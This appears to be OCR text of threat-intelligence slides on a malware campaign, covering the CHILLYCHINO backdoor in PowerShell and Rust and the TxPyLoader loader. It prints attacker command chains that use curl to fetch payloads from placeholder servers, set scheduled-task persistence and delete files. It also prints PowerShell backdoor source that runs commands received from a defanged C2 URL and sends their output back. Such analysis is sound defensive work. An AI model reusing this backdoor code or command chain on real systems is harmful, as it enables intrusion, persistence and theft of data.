
Type	Command Executed
Collect basic information	whoami
Download additional payloads	**curl** http://{distribute_server_A}/lib/Classes/new/**aiupdate.dat** -o c:₩users₩public₩**aiupdate.exe**
Maintain persistence	**schtasks** /Create /SC MINUTE /MO 15 /TN "**AIInterfaceUpdate**" /TR "c:₩users₩public₩aiupdate.exe" /F
Execute malware	c:₩users₩public₩aiupdate.exe

CHILLYCHINO



- First seen in 2023 Mar
- Malware Type: Backdoor
- Base Language: PowerShell, Rust
- Timestamp: 2025-07-10 07:53:11 (UTC)

CHILLYCHINO



C2 Parameter (Client → C2 Server)

- U={clientID}
- U={clientID}&R={enc_result}

I CHILLYCHINO

[2023] PowerShell-based CHILLYCHINO

```
Start-Sleep -Seconds 62;
$ukch = $env:COMPUTERNAME+ '-' + $env:USERNAME;
$hSudPBr = 'hxxp://[C2_URL]/mid.php' + '?U=' + $ukch;
$jwdPax0jB = $env:TEMP + '\SDDC';
do{
  Try{
    $TFKJNUU1 = ZSXNbbd $hSudPBr '';
    If ($TFKJNUU1 -ne 'null' -and $TFKJNUU1 -ne ''){
      $TFKJNUU1=$TFKJNUU1.SubString(1, $TFKJNUUl.Length - 2);
      $AuGGhry = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($TFKJNUU1));
      if ($AuGGhry) {
      cmd.exe /c $AuGGhry > $jwdPax0jB;
      $KqHZBHZFER = Get-Content $jwdPax0jB;
      $bbGDIzkErtzJq= 'R=' +
      [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($KqHZBHZFER));
      ZSXNbbd $hSudPBr $bbGDIzkErtzJq;
      }
    }
  }
  Catch{}
  Start-Sleep -Seconds 6;
}while ($true -eq $true)
```

hxxp://[C2_URL]/mid.php?U={clientID}

CHILLYCHINO

[2025] Rust-based CHILLYCHINO


```
if ( MaxCount_11 )
  encoding_rs::Encoder::max_buffer_length_from_utf16_without_replacement(MaxCount_10, MaxCount_11, 1);
*(_QWORD *)c2_url = &ptr_c2string;// "https://                    net.php?U="
*(_QWORD *)&c2_url[8] = <&T as core::fmt::Display>::fmt;
*(_QWORD *)&c2_url[16] = v95;
*(_QWORD *)&c2_url[24] = <url::Url as core::fmt::Display>::fmt;
*(_QWORD *)&c2_url[32] = username;
*(_QWORD *)&c2_url[40] = <url::Url as core::fmt::Display>::fmt;
*(_QWORD *)&c2_url[48] = v94 + 36;
*(_QWORD *)&c2_url[56] = <url::Url as core::fmt::Display>::fmt;
execution_output[0].m128i_i64[0] = (__int64)&unk_1401C7008;
execution_output[0].m128i_i64[1] = 4;
execution_output[2].m128i_i64[0] = 0;
execution_output[1].m128i_i64[0] = (__int64)c2_url;
execution_output[1].m128i_i64[1] = 4;
v196 = v252;
v12 = v254;
v195 = v254;
i_18 = i_8;
i_24 = i_8;
alloc::fmt::format::format_inner(&v158, execution_output);
```

hxxp://[C2_URL]/net.php?U={clientID}

Versatility

Defense Evasion


Attack Flow: Victim-specific Chain



Malware from Distribution Site B

Type	Command Executed
Collect basic information	whoami
Download additional payloads	**curl** https://{distribute_server_B}/community/japerson/**wonder.dat** -o c:₩programdata₩**wonder.cab** **curl** https://{distribute_server_B}/community/japerson/**etele.dat** -o c:₩programdata₩telegram_update₩**tele.dat**
Decompress	**expand** c:₩programdata₩**wonder.cab** -F:* **c:₩programdata**
Execute malware	c:₩programdata₩telegram_update₩**tele_update.exe** c:₩programdata₩telegram_update₩**tele.conf** c:₩programdata₩telegram_update₩**tele.dat**
Delete files	**del** c:₩programdata₩telegram_update₩**tele.dat** **rmdir** /s /q **c:₩programdata₩telegram_update**


Malware from Distribution Site B



| TxPyLoader

TxPyLoader is a loader that injects payloads using the Transacted Hollowing technique.


- **First seen in Jul 2025**
- **Malware Type: Loader**
- **Base Language: Python**
- **Timestamp: 2025-04-26 04:15:55 (UTC)**



